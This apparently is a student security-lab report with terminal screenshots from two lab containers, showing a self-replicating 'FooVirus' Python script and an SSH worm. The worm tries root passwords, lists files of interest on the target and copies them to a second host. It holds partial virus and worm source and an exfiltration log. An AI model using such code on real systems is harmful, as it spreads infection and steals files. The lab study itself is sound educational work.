
After Executing Task 1:

Machine 1



```
root@a8b45868c338:~# ls
FooVirus.py  fil2.foo  file.foo  subFolder1
root@a8b45868c338:~# cat file.foo
#!/usr/bin/env python
import sys
import os
import glob

print("""
HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.

""")

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 37]
```


Machine 2




```
root@c88aec06d25b:~# ls
root@c88aec06d25b:~# touch machine2File.foo
root@c88aec06d25b:~# echo "I am gonna be affected too" > machine2File.foo
root@c88aec06d25b:~# ls
FooVirus.py  machine2File.foo
root@c88aec06d25b:~# cat machine2File.foo
#!/usr/bin/env python
import sys
import os
import glob

print("""
HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.
```

Before Executing Task 2:

Machine 2 and 1 Respectively-




```
root@c88aec06d25b:~# ls
root@c88aec06d25b:~#
```




```
root@a8b45868c338:~# ls
subFolder1
root@a8b45868c338:~# cd subFolder1/
root@a8b45868c338:~/subFolder1# touch file.txt
root@a8b45868c338:~/subFolder1# echo "Hello abracadabra " > file.txt
root@a8b45868c338:~/subFolder1# ls
file.txt  subFile1.txt  subFile2.txt  subsubfolder
root@a8b45868c338:~/subFolder1# cat file.txt
Hello abracadabra
root@a8b45868c338:~/subFolder1#
```

After Executing Task 2:

Machine 1 and 2 Respectively-




```
root@a8b45868c338:~# ls
1705111_2.py  subFolder1
root@a8b45868c338:~# cat 1705111_2.py
import sys
import os
import random
import paramiko
import scp
import select
import signal


def sig_handler(signum, frame): os.kill(os.getpid(), signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 1
NHOSTS = NUSERNAMES = NPASSWDS = 3


trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
              bus but buz cam cat ced cel cin cid cip cir con cod cos cop
              cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
              faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
              kim kin kip kir kis kit kix laf lad laf lag led leg lem len
              let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
              odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
              pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
              sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
              wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
            ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''
```



```
root@c88aec06d25b:~# ls
1705111_2.py
root@c88aec06d25b:~# cat 1705111_2.py
import sys
import os
import random
import paramiko
import scp
import select
import signal


def sig_handler(signum, frame): os.kill(os.getpid(), signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 1
NHOSTS = NUSERNAMES = NPASSWDS = 3


trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu
```


Before Executing Task 3:

Machine 1



```
root@a8b45868c338:~# ls
file1.txt  subFolder1
root@a8b45868c338:~#
```


Machine 2



```
root@c88aec06d25b:~# ls
root@c88aec06d25b:~#
```


After Executing Task 3:

Run the file




```
[08/02/23]seed@VM:~/.../Code$ python3 1705111_3.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'file1.txt\n', b'subFolder1\n']

files of interest at the target: [b'file1.txt', b'subFolder1/subFile1.txt', b'subFolder1/subsubfolder/newFile.py
']

Will now try to develop the files


connected to other host

[08/02/23]seed@VM:~/.../Code$
```

Machine 1 has been infected with the Worm (modified)



```
root@a8b45868c338:~# ls
file1.txt  subFolder1
root@a8b45868c338:~# ls
1705111_3.py  file1.txt  subFolder1
root@a8b45868c338:~#
```

Machine 2 receives malicious files from Machine 1:



```
root@c88aec06d25b:~# ls
root@c88aec06d25b:~# ls
file1.txt  newFile.py  subFile1.txt
root@c88aec06d25b:~#
```

Thank You